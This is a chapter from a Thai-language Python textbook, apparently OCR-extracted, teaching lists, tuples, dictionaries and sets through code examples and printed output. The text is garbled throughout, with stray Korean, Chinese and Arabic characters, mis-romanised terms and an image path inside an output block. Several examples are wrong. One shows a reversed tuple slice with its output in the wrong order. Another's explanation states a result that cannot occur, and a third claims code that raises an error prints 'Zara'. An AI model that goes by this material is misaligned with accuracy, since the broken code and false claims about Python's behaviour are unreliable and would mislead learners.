$\text{for } \text{คำตอบคือ } 1, 2, 3$

ตัวอย่างการเขียนโปรแกรมดังนี้

```
lst1 = [1, 2, 3]; lst2 = [4, 5, 6]
print("length of lst1 :", len(lst1))
print("lst1 + lst2 :", lst1 + lst2)
print("lst1 * 3 :", lst1*3)
print("Elements in lst1 are :")
for x in lst1:
    print (x)

ผลลัพธ์

length of lst1 : 3
lst1 + lst2 : [1, 2, 3, 4, 5, 6]
lst1 * 3 : [1, 2, 3, 1, 2, 3, 1, 2, 3]
Elements in lst1 are :
1
2
3
>>>
```

การเปรียบเทียบข้อมูลในตัวแปรลิสต์สามารถทำได้เหมือนสตริง โดยใช้  
ตัวดำเนินการคือ <, <=, >, >=, ==, !=, in และ not in ดังต่อไปนี้

```
lst1 = [1,2,3,4,5]
lst2 = [9,8,7,6,5]
lst3 = [9,8,7,6,5]
lst4 = [8,7]
print("lst1 < lst2 :", lst1 < lst2)
print("lst1 > lst2 :", lst1 > lst2)
print("lst2 >= lst1 :", lst2 >= lst1)
print("lst2 == lst3 :", lst2 == lst3)
print("8 in lst3 :", 8 in lst2)
print("lst4 not in lst2 :", lst4 not in lst2)
```

ผลลัพธ์



```
lst1 < lst2 : True
lst1 > lst2 : False
lst2 >= lst1 : True
lst2 == lst3 : True
8 in lst3 : True
lst4 not in lst2 : True
>>>
```

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

การเปรียบเทียบในลิสต์จะเป็นการเปรียบเทียบในลักษณะค่าต่อค่า หรือสมาชิกต่อสมาชิก ทีละตัวไปเรื่อย ๆ ในกรณีแรก `lst1 < lst2` โปรแกรมจะเริ่มตรวจสอบคุณของ `lst1` และ `lst2` ครับก่อน ในที่นี่คือ 1 (`lst1[0]`) กับ 9 (`lst2[0]`) ผลที่ได้คือ 1 < 9 จริง ดังนั้นผลลัพธ์ที่ได้จะเป็นจริง (True) สำหรับตัวดำเนินการแบบ `in` และ `not in` จะเป็นการตรวจสอบสมาชิกที่อยู่ภายในลิสต์ว่ามีอยู่หรือไม่ จากตัวอย่าง 8 อยู่ใน `lst3` ดังนั้นผลลัพธ์ที่ได้คือ เป็นจริง

การแสดงผลข้อมูลในลิสต์ที่มีความยาวมาก ๆ นิยมใช้การทำซ้ำช่วงในการแสดงผล (เช่นจะกล่าวในบทที่ 6) ในส่วนนี้จะขอแนะนำการใช้ `for` สำหรับแสดงผลข้อมูลดังนี้

```
Sum = 0;
for i in [2,3,5,7,11,13,17,19]:
    Sum += i
print ("Summation of list : ",Sum)
```

ผลลัพธ์



```
Summation of list : 77
>>>
```

จากตัวอย่างเป็นการทำผลรวมของสมาชิกทั้งหมดในลิสต์ โดยใช้ `for` ในการวนลูปซ้ำ เพื่อดึงค่าข้อมูลในลิสต์มาทีละตัว และทำการหาผลรวมของสมาชิกทั้งหมดเอาไว้ในตัวแปร `Sum` คำสั่ง `for` จะวนซ้ำทั้งหมด 8 ครั้งจึงเห็นได้ว่าการทำงาน ผลลัพธ์ที่เกิดจากผลรวมของสมาชิกในลิสต์มีค่าเท่ากับ 77

เมื่อต้องการลบข้อมูลตัวใดตัวหนึ่งของสมาชิกภายในลิสต์ หรือลบตัวแปรลิสต์ทั้งลิสต์ สามารถทำได้โดยใช้คำสั่ง `del` และตามด้วยตำแหน่งสมาชิก หรือตัวแปร เช่น

```
lst = [i*1 for i in range(10)]
print("list before removing member:",lst)
del lst[0], lst[2], lst[4], lst[6]
print("list after removing member:",lst)
del lst
print("list after removing member:",lst)
```

ผลลัพธ์



```
list before removing member: [0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
list after removing member: [1, 2, 4, 5, 7, 8]
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test.py", line 6, in <module>
    print("list after removing member:", lst)
NameError: name 'lst' is not defined
>>>
```

จากโปรแกรมตัวอย่างด้านบน คำสั่ง `[i*1 for i in range(10)]` คือการสร้างลิสต์โดยใช้ `for` ทำงานร่วมกับนิพจน์คณิตศาสตร์ โดยค่า `i` จะมีค่าตั้งแต่ `0 - 9` จากนั้นนำค่า `i` และลักษณะของ `i` ทำให้ได้ผลลัพธ์เป็นตัวแปรลิสต์ที่มีสมาชิกเป็น `[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]` ต่อจากนั้นทดสอบลบข้อมูลโดยใช้คำสั่ง `del lst[0], lst[2], lst[4], lst[6]` สงผลให้สมาชิกที่ตำแหน่ง `0, 2, 4` และ `6` ถูกลบออกไป เมื่อทำการลบตัวแปรด้วยคำสั่ง `del lst` และทดสอบพิมพ์ค่าข้อมูลที่อยู่ภายใต้ตัวแปรดังกล่าวอีกครั้ง ผลที่ได้คือ `['2', '4', '6', '8']` แสดงช่องผิดพลาดของการนำ值 `None` ออกจากตัวแปรดังกล่าวได้ถูกลบออกไปจากหน่วยความจำ เรียบร้อยแล้วนั่นเอง

## ทัพเพิล (Tuples)

ทัพเพิลมีลักษณะโครงสร้างคล้ายกับลิสต์ คือ สามารถเก็บข้อมูลได้ในปริมาณมาก และสามารถเก็บข้อมูลต่างประเภทกันได้ภายในตัวแปรเดียว กัน ขอแตกต่างระหว่างลิสต์กับทัพเพิลคือ ทัพเพิลจะใช้สำหรับเก็บข้อมูลที่มีค่าคงที่ และไม่มีการเปลี่ยนแปลง คล้ายๆ กับเรื่องที่มีขนาดคงที่ ไม่สามารถเพิ่มหรือลบข้อมูลทัพเพิลได้โดยตรง แต่ทำให้มีข้อได้เปรียบในเรื่องของความเร็วในการเข้าถึงข้อมูล สำหรับการเข้าถึงข้อมูลทำได้โดยใช้ตัวชี้ หรือดัชนีเหมือนลิสต์ ตัวแปรทัพเพิลจะใช้สัญลักษณ์ (...) ในการประกาศตัวแปร และสามารถภาษาในทัพเพิลจะคืนด้วย , ดังตัวอย่าง

บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

```
tup1 = (12, 34.56);
tup2 = ('abc', 'xyz');
tup3 = (19, 12.5, 'Python', "HELLO");
tup4 = (tup1, tup2, tup3);
tup5 = tup1 + tup2
print(tup1)
print(tup2)
print(tup3)
print(tup4)
print(tup5)
```

ผลลัพธ์



```
(12, 34.56)
('abc', 'xyz')
(19, 12.5, 'Python', 'HELLO')
((12, 34.56), ('abc', 'xyz'), (19, 12.5, 'Python', 'HELLO'))
(12, 34.56, 'abc', 'xyz')
>>>
```

ใช้คำสั่ง type (ตัวแปร) เพื่อตรวจสอบชนิดของข้อมูล ด้วยทางเช่น

```
>>> tup1 = (12, 3.5, 'Hi');
>>> type(tup1)      # Display class type
<class 'tuple'>
>>> tup1           # Display structure of Tuple
(12, 3.5, 'Hi')
```

เมื่อต้องการกำหนดค่าเริ่มต้นให้กับทัพเพิล เป็นค่าว่าง มีรูปแบบดังนี้

```
tup1 = ();
print ("Tuple empty : ",tup1)
```

ผลลัพธ์



```
Tuple empty : ()
>>>
```

การกำหนดค่าสมาชิกให้กับทัพเพิลเพียงค่าเดียว สามารถทำได้ 2 รูปแบบ ดังนี้

```

tup1 = (30);
tup2 = (30,);
print("Tuple 1 :",tup1);
print("Tuple 2 :",tup2);

ผลลัพธ์

 Tuple 1 : 30
 Tuple 2 : (30,)
 >>>

```

เมื่อกำหนดค่าให้กับตัวแปรทัพเพิล มากกว่า 2 ตัวขึ้นไปพร้อมกัน จำนวนของข้อมูลทางด้านความเมื่อ ต้องมีค่าเท่ากับตัวแปรทางด้านซ้ายเมื่อ เช่น

```

>>> tup1, tup2 = (1, 2);
>>> tup1
1
>>> tup2
2

```

จากโปรแกรมข้างบนจะพบว่า tup1 เก็บค่า 1 และ tup2 จะเก็บค่า 2 ไว้ ซึ่ง จะแตกต่างจากการกำหนดค่าของตัวแปรทั้ว ๆ ไป เพราะการกำหนดตัวแปรแบบทั่วไป tup1 และ tup2 ควรจะมีค่าเท่ากับ (1, 2) เหมือนกัน ลองทดสอบการกำหนดค่าใหม่อีกครั้งด้วยรูปแบบต่อไปนี้

```

tup1, tup2 = (1, 2), (3, 4);
>>> tup1
(1, 2)
>>> tup2
(3, 4)

tup1, tup2 = ((1, (2, (3, 4))), (((5, 6), 7), 8))
>>> tup1
(1, (2, (3, 4)))
>>> tup2
(((5, 6), 7), 8)
>>>

```

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

ไฟลอนใช้, ในการแยกค่าข้อมูลที่อยู่ทางด้านขวาเมื่อ เพื่อกำหนดให้ตัวแปรที่อยู่ทางซ้ายเมื่อ ได้อย่างถูกต้อง และควรจำไว้ว่า ต้องกำหนดจำนวนของค่าข้อมูลให้เท่ากับตัวแปรสมอ มิเช่นนั้นจะทำให้เกิดข้อผิดพลาดขึ้น เช่น

```
>>> tup1, tup2 = (1, 2, 3)
tup1, tup2 = (1, 2, 3)
ValueError: too many values to unpack (expected 2)
```

ในบางสถานะการณ์ เมื่อเขียนโปรแกรมมีความต้องการกำหนดตัวแปรทัพเพิล ให้สามารถเก็บคุณข้อมูลคล้ายดิกชันนารี มีรูปแบบดังนี้

```
>>> tup1 = ("Name", "Michael"), ("Age","35"), ("Sex","Male"))
>>> tup1[0]
('Name', 'Michael')
>>> tup1[1]
('Age', '35')
```

การแก้ไขข้อมูลหลังจากประกาศตัวแปรแล้วเป็นข้อห้ามของทัพเพิล ลองทดสอบเปลี่ยนค่าข้อมูลในทัพเพิล โดยการอัปเดทข้อมูลใน tup1[0] ดังตัวอย่าง

```
tup1 = (12, 34.56);
tup1[0] = 15
```

ผลลัพธ์



```
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test.py", line 2, in <module>
    tup1[0] = 15
TypeError: 'tuple' object does not support item assignment
>>>
```

จากตัวอย่าง โปรแกรมข้างบน จะเกิดข้อผิดพลาดขึ้น เนื่องจาก tuples จะไม่อนุญาตให้เปลี่ยนแปลง หรือแก้ไขข้อมูลได้ ๆ หลังจากที่มีประกาศตัวแปรแล้ว

สำหรับการลบตัวแปรแบบทัพเพิลสามารถกระทำได้โดยใช้คำสั่ง del และตามด้วยชื่อตัวแปร

```

tup = ('physics', 'chemistry', 1997, 2000);
print (tup);
del tup;
print ("After deleting tup : ",tup)

```

ผลลัพธ์



```

('physics', 'chemistry', 1997, 2000)
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test.py", line 4, in <module>
    print ("After deleting tup : ",tup)
NameError: name 'tup' is not defined
>>>

```

เมื่อสั่งรันโปรแกรม ในบรรทัดที่ 2 สามารถพิมพ์ข้อมูลของ tup ได้ แต่เมื่อใช้คำสั่งลบตัวแปรด้วย del และทำการสั่งพิมพ์ตัวแปรดังกล่าวอีกครั้งจะเกิดข้อผิดพลาดขึ้น เพราะตัวแปรดังกล่าวถูกลบจากหน่วยความจำไปแล้วนั่นเอง

### ตัวดำเนินการพื้นฐานที่ใช้กับทัพเพิล (Basic tuples operations)

สำหรับตัวแปรแบบทัพเพิลจะสามารถใช้สัญลักษณ์ \* และ + เช่นเดียวกับลิสต์ โดย (+) ใช้สำหรับเชื่อมสมาชิกระหว่างทัพเพิลเข้าด้วยกัน และใช้ (\*) สำหรับทำซ้ำข้อมูลสมาชิก สำหรับตัวอย่างของการใช้งานตัวดำเนินการพื้นฐานมีดังต่อไปนี้

สมมุติให้ tup1 = (1, 2, 3) และ tup2 = (4, 5, 6)

len(tup1) = 3 # จำนวนของสมาชิก หรือความยาวของ tup1 เท่ากับ 3

tup1 + tup2 = (1, 2, 3, 4, 5, 6) # tuple concatenation

tup1 \* 3 = (1, 2, 3, 1, 2, 3, 1, 2, 3)

3 in tup1 # 3 อยู่ใน tup1 หรือไม่ คำตอบคือ จริง (True)

for x in tup1: print (x) # พิมพ์ข้อมูลสมาชิกใน tup1 โดยใช้ for คำตอบคือ 1, 2, 3

ตัวอย่างการโปรแกรมใช้งานตัวแปรทัพเพิล ดังนี้

บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

```
tup1 = (1, 2, 3); tup2 = (4, 5, 6)
print("length of tup1 : ", len(tup1))
print("tup1 + tup2 : ", tup1 + tup2)
print("tup1 * 3 : ", tup1*3)
print("Elements in tup1 are :")
for x in tup1:
    print (x)
```

ผลลัพธ์



```
length of tup1 : 3
tup1 + tup2 : (1, 2, 3, 4, 5, 6)
tup1 * 3 : (1, 2, 3, 1, 2, 3, 1, 2, 3)
Elements in tup1 are :
1
2
3
>>>
```

การเข้าถึงข้อมูลในตัวแปรชนิดทัพเพิล เมื่อونกับตัวแปรชนิดลิสต์ ดังตัวอย่าง ต่อไปนี้

```
tup1 = ('physics', 'chemistry', 1997, 2000);
tup2 = (1, 2, 3, 4, 5, 6, 7);
print ("tup1[0]:", tup1[0])
print ("tup1[-1]:", tup1[-1])
print ("tup2[3]:", tup2[3])
print ("tup2[-4]:", tup2[-4])
print ("tup2[1:5]:", tup2[1:5])
print ("tup2[::-2]:", tup2[::-2])
```

ผลลัพธ์



```
tup1[0]: physics
tup1[-1]: 2000
tup2[3]: 4
tup2[-4]: 4
tup2[1:5]: (2, 3, 4, 5)
tup2[::-2]: (1, 3, 5, 7)
>>>
```

การเปรียบเทียบข้อมูลในตัวแปรทัพเพิลสามารถทำได้เหมือนสตริง โดยใช้ตัวดำเนินการคือ <, <=, >, >=, ==, !=, in และ not in ดังต่อไปนี้

```

tup1 = (1,2,3,4,5)
tup2 = (9,8,7,6,5)
tup3 = (9,8,7,6,5)
tup4 = (8,7)
print("Tup1 < Tup2 :", tup1 < tup2)
print("Tup1 > Tup2 :", tup1 > tup2)
print("Tup2 >= Tup1 :", tup2 >= tup1)
print("Tup2 == Tup3 :", tup2 == tup3)
print("8 in Tup3 :", 8 in tup2)
print("Tup4 not in Tup2 :", tup4 not in tup2)

```

ผลลัพธ์



```

Tup1 < Tup2 : True
Tup1 > Tup2 : False
Tup2 >= Tup1 : True
Tup2 == Tup3 : True
8 in Tup3 : True
Tup4 not in Tup2 : True
>>>

```

การเปรียบเทียบข้อมูลในทัพเพิล จะเป็นการเปรียบเทียบในลักษณะค่าต่อค่า หรือสมาชิกต่อสมาชิก ทีลักษณะที่จะใช้เปรียบเทียบจะเป็นค่าตัวอย่าง Tup1 < Tup2 คือ Tup1 ต้องมีค่าตัวแรกต่ำกว่า Tup2 คือ Tup2 ต้องมีค่าตัวแรกต่ำกว่า Tup1 ในการนี้ Tup1[0] คือ 1 และ Tup2[0] คือ 9 ดังนั้น Tup1 จึงต่ำกว่า Tup2 จึงเป็นจริง (True) สำหรับตัวดำเนินการแบบ in และ not in จะเป็นการตรวจสอบสมาชิกที่อยู่ภายในทัพเพิลว่ามีอยู่หรือไม่ จากตัวอย่าง 8 อยู่ใน Tup3 ดังนั้นผลลัพธ์จึงเป็นจริง

### dikshnnari (Dictionary)

dikshnnari เป็นตัวแปรชนิดเปลี่ยนแปลงข้อมูลได้ตลอดเวลา (Mutable) คล้ายกับลิสต์ และมีลักษณะการเก็บข้อมูลที่เหมือนกับลิสต์และทูเพิล คือสามารถเก็บข้อมูลได้หลายค่า และต่างชนิดกันได้พร้อม ๆ กัน คุณสมบัติพิเศษที่แตกต่างของ dikshnnari คือ จะเก็บข้อมูลเป็นคู่ คือคีย์ (Key) และจะต้องไม่มีซ้ำกัน คือค่า (Value) ซึ่งข้อมูลทั้งสองต้องมีความสัมพันธ์กัน โดยที่คีย์เปรียบเหมือนตัวชี้ (Identification) เพื่ออ้างอิงไปยังข้อมูลจริงที่ต้องการใช้งาน การประกาศตัวแปร dikshnnari จะใช้สัญลักษณ์ {...} ในการประกาศตัวแปร สำหรับ

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

การเก็บข้อมูลคุณสมบัติของสมาชิกจะใช้สัญลักษณ์ : เชื่อมระหว่างคีย์และข้อมูล และใช้สัญลักษณ์ , ในการแยกแยะระหว่างสมาชิกใน딕ชันนารี สำหรับการเข้าถึงข้อมูลของ딕ชันนารีจะใช้สัญลักษณ์ [...] เมื่อونกับลิสต์ และทัพเพิล ดังตัวอย่างต่อไปนี้

```
dict1 = {} #empty dictionary
dict2 = {'Alice': '2341', 'Beth': '9102', 'Cecil': '3258'}
dict3 = { 'abc': 456 };
dict4 = { 'abc': 123, 98.6: 37 };
print(dict1)
print(dict2)
print(dict3)
print(dict4)

ผลลัพธ์

{}  

{'Alice': '2341', 'Beth': '9102', 'Cecil': '3258'}  


{'abc': 456}  

{'abc': 123, 98.6: 37}  

>>>
```

จากการประกาศตัวแปร딕ชันนารีข้างต้น ตัวแปร dict1 ประกาศให้มีสมาชิกว่าง เมื่อแสดงผลจะปรากฏสัญลักษณ์ {} แสดงถึงไม่มีสมาชิกใด ๆ เก็บอยู่ในตัวแปรดังกล่าว ในตัวแปร dict2 ได้ประกาศชนิดของตัวแปรที่เก็บหลายประเภทในตัวแปรดิกชันนารีตัวเดียว กัน โดยสมาชิกตัวแรกจะมีคีย์ คือ Alice เพื่อซึ่งเป็นชื่อของคนจริง คือ 2341 ค่านี้ด้วยเครื่องหมาย : และ Cecil เป็นคีย์ซึ่งเป็นชื่อของคนอีกคน 3258 เป็นต้น สำหรับ dict3, dict4 นั้นเป็นการประกาศตัวแปรโดยใช้ ; ปิดท้ายคำสั่ง (เมื่อันในภาษาซี)

การเข้าถึงข้อมูลใน딕ชันนารีสามารถเข้าถึงได้โดยใช้เครื่องหมาย [...] ร่วมกับคีย์ เมื่อันกับตัวแปรลิสต์ และทัพเพิล เช่น



```
dict = {'Name': 'Zara', 'Age': 7, 'Class': 'First'};
print ("dict['Name']: ", dict['Name']);
print ("dict['Age']: ", dict['Age']);
```

ผลลัพธ์



```
dict['Name']: Zara
dict['Age']: 7
>>>
```

จากตัวอย่างด้านบน เมื่อการต้องการเข้าถึงข้อมูลซึ่ง Zara ให้อ้างอิงไปที่ตัวแปรชื่อ dict โดยใช้คีย์คือ Name รวมกับเครื่องหมาย [...] ดังนี้ dict['name'] เมื่อผู้เขียนโปรแกรมพยาຍามที่จะอ้างอิงไปยังข้อมูลที่ไม่มีคีย์ปรากฏอยู่ในตัวแปรดิกชันนารี จะทำให้เกิดข้อผิดพลาดขึ้น



คีย์ (key) สามารถใช้ค่าว่างได้ เช่น dict1 = {"":111, "":222} และไม่แนะนำให้กระทำ เพราะคีย์ควรสื่อความหมาย เพื่อใช้อ้างอิงถึงข้อมูลที่มีความสัมพันธ์กัน

ในกรณีที่ผู้เขียนโปรแกรมยังไม่ทราบข้อมูลที่จะسلับไปในดิกชันนารีแน่ชัดในเบื้องต้น แต่วางแผนไว้ว่าจะใส่ข้อมูลในภายหลัง ให้กำหนดเป็นดิกชันนารีว่างเตรียมไว้ก่อน และจึงปรับปรุงข้อมูลภายหลัง เช่น

```
dict1 = {};
print("Original dict : ",dict1)
dict1['Key1'] = 123;
print("Update data1 to dict : ",dict1)
dict1['Key2'] = 456;
print("Update data2 to dict : ",dict1)
```

ผลลัพธ์



```
Original dict : {}
Update data1 to dict : {'Key1': 123}
Update data2 to dict : {'Key1': 123, 'Key2': 456}
>>>
```

จากตัวอย่างโปรแกรมด้านบน เป็นการปรับปรุงข้อมูลในดิกชันนารีโดยการเพิ่มคุณคีย์และข้อมูลให้ดิกชันนารีเข้าไปได้เรื่อย ๆ มีข้อเมรuator ของมีการประกาศตัวแปรดิกชันนารีแบบว่างเปล่าไว้ก่อนเสมอ คือ dict1 = {} ต่อจากนั้นจึงสามารถเพิ่มข้อมูลได้ ในการใช้งานดิกชันนารีขั้นสูงนั้น ผู้เขียนโปรแกรมสามารถสร้างคีย์และข้อมูล ได้หลายรูปแบบ เช่น คีย์หนึ่งค่ากับข้อมูล

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

หนึ่งค่า คือหนึ่งค่ากับข้อมูลหลายค่า คือหลายค่ากับข้อมูลหนึ่งค่าและคือหลายค่ากับข้อมูลหลายค่า ดังตัวอย่าง

```

numbers = (0, 1, 2, 3, 4, 5, 6, 7, 8, 9);           # tuples
chars = ('a', 'b', 'c', 'd', 'e', 'f'); # tuples
DummyDict = {};          # Empty dictionary
DummyDict['001'] = 'John';      #One to One Dict
print("One to One Dictionary : ", DummyDict)
DummyDict['001'] = numbers;        #One to Many Dict
print("One to Many Dictionary : ", DummyDict)
DummyDict = {};
DummyDict[numbers] = 'Python';   #Many to One Dict
print("Many to One Dictionary : ", DummyDict);
DummyDict[numbers] = chars;       #Many to Many Dict
print("Many to Many Dictionary : ", DummyDict)

```

ผลลัพธ์



```

One to One Dictionary : {'001': 'John'}
One to Many Dictionary : {'001': (0, 1, 2, 3, 4, 5, 6, 7, 8, 9)}
Many to One Dictionary : {(0, 1, 2, 3, 4, 5, 6, 7, 8, 9): 'Python'}
Many to Many Dictionary : {(0, 1, 2, 3, 4, 5, 6, 7, 8, 9): ('a', 'b', 'c', 'd',
, 'e', 'f')}
>>>

```

การแก้ไขข้อมูลใน딕셔너รี่สามารถทำได้โดยการอ้างถึงด้วยคีย์ และกำหนดค่าโดยใช้เครื่องหมาย '=' เช่น dict1['Key1'] = 'xyz' (กำหนดให้ Key1 ซึ่งข้อมูล xyz) เป็นต้น แต่ถ้าไม่มีคีย์อยู่ในตัวแปร딕셔너รี่ที่ประกาศไว้ ไฟลอนก็อว่าเป็นการสร้างคุณลักษณะคีย์และข้อมูลใหม่ ตัวอย่างเช่น dict1 มีข้อมูลดังนี้

```
>>> dict1 = {'Key1': 123}
```

เมื่อทำการเพิ่มคุณลักษณะคีย์และข้อมูลเข้าไป (Key2: 345) โดยที่ dict1 ไม่มีข้อมูลดูดนี้อยู่ก่อนหน้า จะทำให้ dict1 มีข้อมูลดังนี้

```
>>> dict1['Key2'] = 456
```

```
>>> dict1
```

```
{'Key2': 456, 'Key1': 123}
```

การลบข้อมูลออกจากตัวแปรได้ใน 3 รูปแบบคือ ลบเฉพาะสมาชิกที่ต้องการ เคลียร์ค่าข้อมูลทั้งหมด หรือลบตัวแปรตัวเดียวจาก

หน่วยความจำ โดยใช้คำสั่ง `del` สำหรับการลบข้อมูลเฉพาะสมาชิกที่ต้องการ ทำได้โดยใช้รูปแบบคำสั่ง `del` ชื่อตัวแปร[คีย์] การเคลียร์ข้อมูลมีรูปแบบคือ ชื่อ ตัวแปร.`clear()` และการลบตัวแปรติดกันนารีมีรูปแบบ `del` ชื่อตัวแปร ดัง ตัวอย่าง

```
dict = {'Name': 'Zara', 'Age': 7, 'Class': 'First'};
print("Original dict :",dict);
del dict['Name']; # remove entry with key 'Name'
print("After removed 'Name' :",dict);
dict.clear();      # remove all entries in dict
print("After cleared all :",dict);
del dict;          # delete entire dictionary
print("After deleted from memory :",dict);
```

ผลลัพธ์



```
Original dict : {'Name': 'Zara', 'Age': 7, 'Class': 'First'}
After removed 'Name' : {'Age': 7, 'Class': 'First'}
After cleared all : {}
After deleted from memory : <class 'dict'>
>>>
```

สมาชิกในตัวชี้นารี สามารถเป็นได้ทั้งลิสต์และทัพเพิล กรณีที่สร้าง ตัวชี้นารีโดยมีคีย์เป็นทัพเพิลและข้อมูลสมาชิกเป็นสตริง ตัวอย่าง เช่น

```
>>> Number = {(-1, 0, 1): 'Integer', (1.0, 0.0, -1.0): 'Float'}
>>> Number
{(-1, 0, 1): 'Integer', (1.0, 0.0, -1.0): 'Float'}
```

หรือกรณีที่สร้างตัวชี้นารีโดยที่มีคีย์เป็นสตริงและข้อมูลสมาชิกเป็นสตริง จำนวนเต็ม หรือลิสต์ เช่น

```
>>> myBoat = {"NAME":"KaDiMa", "LOA":18, "SAILS":["main","jib"]}
>>> myBoat
{'SAILS': ['main', 'jib'], 'NAME': 'KaDiMa', 'LOA': 18}
```

NAME, LOA และ SAILS คือคีย์ที่เป็นสตริง สำหรับข้อมูลสมาชิกที่เป็นสตริงคือ KaDiMa, จำนวนเต็มคือ 18 และลิสต์คือ ["main","jib"] ตามลำดับ

### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

การแสดงผลข้อมูลในดิกชันนารีที่มีความยาวมาก ๆ นิยมใช้คำสั่งทำซ้ำอยู่ใน การแสดงผล เช่น for เป็นต้น ดังตัวอย่างต่อไปนี้

```
dict1 = {1:"Python", 2:'Programming', 3:"Language", 4:"!!!."}
for i in dict1:
    print(dict1[i])
dict2 = {1:"Python", 2:(1, 2), '3':[3, 4, 5], 4:{'Name':'Suchart'}}
for i in dict2:
    print(dict2[i])
```

ผลลัพธ์



```
Python
Programming
Language
!!!
Python
(1, 2)
[3, 4, 5]
{'Name': 'Suchart'}
>>>
```

จากตัวอย่าง dict1 เป็นตัวแปรชนิดดิกชันนารีที่มีคีย์เป็น จำนวนเต็ม และข้อมูลสมาชิกเป็นสตริง ในตัวอย่างเลือกใช้ for ในการแสดงผลข้อมูล สมาชิกทั้งหมด โดย การดึงคีย์ออกมายกจาก dict1 ทีละค่า (for i in dict1) และใช้คีย์ดังกล่าว เข้าถึงข้อมูลสมาชิกที่เก็บจริง เช่น เมื่อคีย์เท่ากับ 1 คีย์ ดังกล่าวจะถูกเก็บไว้ในตัวแปร i ต่อจากนั้นใช้ตัวแปร i เพื่ออ้างอิงไปยังข้อมูล จริงอีกรอบโดย dict1[i] = dict1[1] = "Python" สำหรับการแสดงผลข้อมูลใน dict2 ก็จะทำเช่นเดียวกัน

#### คุณสมบัติของดิกชันนารีที่ควรต้องจดจำ

**ประการแรก:** ตามทฤษฎีแล้ว คีย์ในดิกชันนารีจะต้องมีค่าไม่ซ้ำกันเลย แต่ในสถานะการณ์จริง ไฟรอนยอมให้สามารถประกาศคีย์ที่เหมือนกันใน ดิกชันนารีได้ (ไฟรอนไม่ได้ตรวจสอบชนะประกาศข้อมูลในตัวแปร) ส่งผลให้ การอ้างอิงข้อมูลที่มีคีย์เหมือนกันเกิดข้อผิดพลาดคือ ไฟรอนจะดึงข้อมูล รายการสุดท้ายที่เจอบาดิกชันนารีออกมาระบุแสดงผล โดยข้อมูลที่ซ้ำกันในลำดับ ก่อนหน้าจะไม่ถูกนำมามาใช้งานเลย ยกตัวอย่างเช่น

```
dict = {'Name': 'Zara', 'Age': 7, 'Name': 'Manni'};
print ("dict['Name']: ", dict['Name']);
```

ผลลัพธ์



```
dict['Name']: Manni
>>>
```

จากตัวอย่างโปรแกรมข้างบน แสดงให้เห็นว่ามีคีย์เหมือนกัน 2 ตำแหน่ง ในตัวชี้ชื่อ Name เมื่อทำการเรียกใช้งานข้อมูล ปรากฏว่าโปรแกรมจะนำข้อมูลหลังสุดของตัวชี้ชื่อนามารีมาแสดงผลเสมอ สองผลให้คุณลองดูของข้อมูล 'Name': 'Zara' จะไม่ถูกนำมาประมวลผลเลย

**ประการที่สอง:** โดยปกติคีย์จะต้องเป็นค่าที่ไม่ควรเปลี่ยนแปลง เพราะเป็นค่าที่ใช้อ้างอิงถึงข้อมูลจริง ตัวอย่างในชีวิตประจำวัน เช่น นักศึกษาต้องมีหมายเลข ID ของนักศึกษา และไม่ควรเปลี่ยน ID ไปเรื่อย ๆ ฉันได้กันนั้นคีย์ไม่ควรเปลี่ยนแปลงโดยเช่นเดียวกัน เมื่อว่าเราสามารถใช้ข้อมูลหลายประเภทเป็นคีย์ได้ เช่น สตริง ตัวเลข หรือทัพเพิล แต่พอตอนไม่แน่นำให้ใช้คีย์ในลักษณะที่คีย์ถูกครอบด้วย [...] เพราะจะทำให้พอตอนเกิดความสับสนในการอ้างถึงข้อมูล และเกิดความผิดพลาด เช่น

```
dict = {[ 'Name']: 'Zara', 'Age': 7};
print ("dict['Name']: ", dict['Name']);
```

ผลลัพธ์



```
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/
line 1, in <module>
      dict = {[ 'Name']: 'Zara', 'Age': 7};
TypeError: unhashable type: 'list'
>>>
```

แต่ถ้าจำเป็นต้องการใช้ [...] เป็นคีย์จริง ๆ สามารถทำได้โดยใช้เครื่องหมาย " ครอบคีย์ลิสต์ ในลักษณะดังนี้ '[KeyName]' แทน เช่น

```
dict = {[ 'Name']: 'Zara', 'Age': 7};
print ("dict['[Name]']: ", dict['[Name]]);
```

ผลลัพธ์



```
dict['[Name]']: Zara  
>>>
```

### เซต (Sets)

เซต ในทางคณิตศาสตร์เป็นคำที่ใช้บ่งบอกถึงกลุ่มของสิ่งต่าง ๆ ว่า สิ่งใดอยู่ในกลุ่ม สิ่งใดไม่อยู่ในกลุ่ม เช่น เซตสระในภาษาอังกฤษ หมายถึง กลุ่มของสระอังกฤษ a, e, i, o และ บ เซตของจำนวนนับที่น้อยกว่า 10 หมายถึง กลุ่มตัวเลข 1, 2, 3, 4, 5, 6, 7, 8 และ 9 เป็นต้น สิ่งที่อยู่ในเซตเรียกว่า สมาชิก (Element หรือ Members) คุณสมบัติของเซต คือ สมาชิกไม่จำเป็นต้องเรียงลำดับ และสมาชิกต้องไม่ซ้ำกัน สำหรับการดำเนินงานกับเซตพื้นฐาน ประกอบไปด้วย การทดสอบความเป็นสมาชิก การจัดสมาชิกที่ซ้ำกันทึ่งหมวดในเซต union intersection difference และ symmetric difference เป็นต้น ใน Python จะใช้สัมลักษณ์ [...] สำหรับสร้างตัวแปรชนิดเซต และใช้ set() ในการกำหนดว่าเป็นเซตว่าง ดังตัวอย่าง ต่อไปนี้

```
>>> setx = set(); # empty set
>>> type(setx);
<class 'set'>
```

จากตัวอย่างคำสั่งข้างบน เป็นการสร้างตัวแปร setx ให้เป็นเซตว่าง เมื่อเรียกคำสั่ง type(setx) จะแสดงประเภทของตัวแปร setx คือ set



